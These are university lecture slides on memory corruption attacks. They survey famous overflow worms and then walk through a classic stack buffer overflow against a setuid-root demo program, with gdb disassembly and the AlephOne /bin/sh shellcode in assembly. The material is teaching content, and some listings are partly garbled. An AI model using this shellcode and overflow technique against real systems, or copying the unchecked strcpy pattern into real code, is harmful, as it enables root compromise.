CS 5435

Memory Corruption Attacks

Vitaly Shmatikov

Credit for many slides: Stanford CS 155

Morris Worm

Released in 1988 by Robert Morris

- Graduate student at Cornell, son of NSA chief scientist
- Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probation and 400 hours of community service
- Now a computer science professor at MIT

Morris claimed it was intended to harmlessly measure the Internet, but it created new copies as fast as it could and overloaded infected hosts

$10-100M worth of damage

Famous Internet Worms

Morris worm (1988): overflow in fingerd

- 6,000 machines infected (10% of existing Internet)

CodeRed (2001): overflow in MS-IIS server

- 300,000 machines infected in 14 hours

SQL Slammer (2003): overflow in MS-SQL server

- 75,000 machines infected in **10 minutes** (!!)

Sasser (2004): overflow in Windows LSASS

- Around 500,000 machines infected

Responsible for user authentication in Windows

… And The Band Marches On

Conficker (2008-09): overflow in Windows RPC

- Around 10 million machines infected (estimates vary)

Stuxnet (2009-10): several zero-day overflows + same Windows RPC overflow as Conficker

- Windows print spooler service
- Windows LNK shortcut display
- Windows task scheduler

Flame (2010-12): same print spooler and LNK overflows as Stuxnet

- Targeted cyberespionage virus

EternalBlue

Integer overflow
Buffer overflow
Heap spraying

Complex memory exploit developed by NSA

- Targets Microsoft's implementation of SMB in multiple versions of Windows, Siemens medical equipment, etc.

Leaked by "Shadow Brokers" in April 2017

Used by WannaCry ransomware

- North Korean attack, affected 200,000 victims, including major impact on NHS hospitals in the UK

… and NotPetya

- Major cyberattack on Ukraine that propagated to other countries, estimated $10 billion damage

JUSTICE NEWS

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE Monday, October 19, 2020

Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware and Other Disruptive Actions in Cyberspace

Defendants' Malware Attacks Caused Nearly One Billion USD in Losses to Three Victims Alone; Also Sought to Disrupt the 2017 French Elections and the 2018 Winter Olympic Games

On Oct. 15, 2020, a federal grand jury in Pittsburgh returned an indictment charging six computer hackers, all of whom were residents and nationals of the Russian Federation (Russia) and officers in Unit 74455 of the Russian Main Intelligence Directorate (GRU), a military intelligence agency of the General Staff of the Armed Forces.

These GRU hackers and their co-conspirators engaged in computer intrusions and attacks intended to support Russian government efforts to undermine, retaliate against, or otherwise destabilize: (1) Ukraine; (2) Georgia; (3) elections in

Memory Exploits

Buffer is a data storage area inside computer memory (stack or heap)

- Intended to hold pre-defined amount of data
- Simplest exploit: supply executable code as “data”, trick victim’s machine into executing it
  - Code will self-propagate or give attacker control over machine

Attack can exploit <u>any</u> memory operation and need not involve code injection or data execution

- Pointer assignment, format strings, memory allocation and de-allocation, function pointers, calls to library routines via offset tables …

Stack Buffers


Suppose Web server contains this function

```
void func(char *str) {
     char buf[126];
     strcpy(buf,str);
}
```

Allocate local buffer (126 bytes reserved on stack)

Copy argument into local buffer

When this function is invoked, a new frame (activation record) is pushed onto the stack




What If Buffer Is Overstuffed?

Memory pointed to by str is copied onto stack…

```
void func(char *str) {
      char buf[126];
      strcpy(buf,str);
}
```

strcpy does NOT check whether the string at *str contains fewer than 126 characters


If a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations



Executing Attack Code

Suppose buffer contains attacker-created string

- For example, str points to a string received from the network as the URL



When function exits, code in the buffer will be executed, giving attacker a shell

- Root shell if the victim program is setuid root

Running Example

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

```
student@5435-hw4-vm:~/demo$ ls -al
total 64
drwxrwxr-x  2 student student 4096 Nov  6 08:20 .
drwxr-xr-x 17 student student 4096 Nov  5 23:27 ..
-rwxrwxr-x  1 student student 8272 Nov  5 20:04 get_sp
-rw-r--r--  1 student student  149 Nov  5 20:04 get_sp.c
-rwsrwxr-x  1 root    root    8560 Nov  5 23:27 meet
-rw-r--r--  1 student student  259 Nov  5 23:27 meet.c
-rwxrwxr-x  1 student student 8576 Nov  5 23:27 meet_orig
-rw-r--r--  1 student student  303 Nov  5 23:27 meet_orig.c
-rw-rw-r--  1 student student   53 Nov  5 20:53 sc
-rw-r--r--  1 student student  214 Nov  5 20:02 sploitstr
student@5435-hw4-vm:~/demo$
```

This program will run as root!

Executing Machine Code

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

C code of simplified meet.c

Compiler (gcc)

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
   0x080484c7 <+20>:    mov    0xc(%ebp),%eax
   0x080484ca <+23>:    add    $0x4,%eax
   0x080484cd <+26>:    mov    (%eax),%eax
   0x080484cf <+28>:    push   %eax
   0x080484d0 <+29>:    push   $0x8048577
   0x080484d5 <+34>:    call   0x8048320 <printf@plt>
   0x080484da <+39>:    add    $0x8,%esp
   0x080484dd <+42>:    mov    $0x0,%eax
   0x080484e2 <+47>:    leave
   0x080484e3 <+48>:    ret
End of assembler dump.
(gdb)
```

Disassembled machine code for main

Executing Machine Code


Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions 1 by 1, using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

x86 Registers



Executing Machine Code

Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions 1 by 1, using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Example: **add $0x4,%eax**
This adds 4 to the value in the EAX register

Example: **nop**
The “no op” instruction, does nothing! Single byte instruction (0x90).

Registers Insufficient

Registers small, need memory

Stack used for:

- Local variables
- Information needed for proper control flow as program calls and returns from functions


Heap used for dynamically allocated data items

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

Example: **mov $0xc(%ebp),%eax**

Place the value at memory location ebp + 12 into eax register

Process Memory Layout



.text:
machine code of executable

.data:
global initialized variables


.bss:
“below stack section”
global uninitialized variables

heap:
dynamic variables

stack:
local variables, track func calls

Env:
environment variables,
arguments to program

Function Call in meet.c




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
                        mov    0xc(%ebp),%eax
                        add    $0x4,%eax
                        mov    (%eax),%eax
                        push   %eax
   0x080484bf <+12      call   0x804846b <greeting>
   0x080484c4 <+17      add    $0x4,%esp
```

Pushing argv[1] onto stack

eip


eip

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>     push   %ebp
   0x0804846c <+1>     mov    %esp,%ebp
   0x0804846e <+3>     sub    $0x190,%esp
```

…. (more stuff including strcpy) …

```
0x080484b1 <+70     leave
0x080484b2 <+71     ret
```

Smashing the Stack




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,
                        mov    0xc(%
                        add    $0x4,
                        mov    (%eax),%eax
              :         push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Pushing argv[1] onto stack

Bad eip


????

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x190,%esp
```

…. (more stuff including strcpy) …

```
0x080484b1 <+70      leave
0x080484b2 <+71      ret
```

Smashing the Stack



Munging EBP

- When greeting() returns, stack corrupted because stack frame pointed to wrong address

Munging EIP

- When greeting() returns, will jump to address pointed to by the EIP value "saved" on stack


Smashing the Stack

Useful for denial of service (DoS)

Better yet: **control flow hijacking**

When greeting() returns, jumps to address pointed to by Bad EIP

Make buffer include executable machine code



Building an Exploit Sandwich

Ingredients:

- executable machine code
- pointer to machine code

machine code	ptr

Building Shell Code

```c
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```


Shell code from AlephOne

```
movl   string addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problem:
we don’t know where we are in memory

Building Shell Code

```
jmp     offset-to-call              # 2 bytes
popl    %esi                        # 1 byte
movl    %esi,array-offset(%esi)     # 3 bytes
movb   $0x0,nullbyteoffset(%esi)    # 4 bytes
movl    $0x0,null-offset(%esi)      # 7 bytes
movl    $0xb,%eax                   # 5 bytes
movl    %esi,%ebx                   # 2 bytes
leal      array-offset,(%esi),%ecx   # 3 bytes
leal      null-offset(%esi),%edx     # 3 bytes
int       $0x80                     # 2 bytes
movl    $0x1, %eax                  # 5 bytes
movl    $0x0, %ebx                  # 5 bytes
int       $0x80                     # 2 bytes
call      offset-to-popl            # 5 bytes
 /bin/sh string goes here.
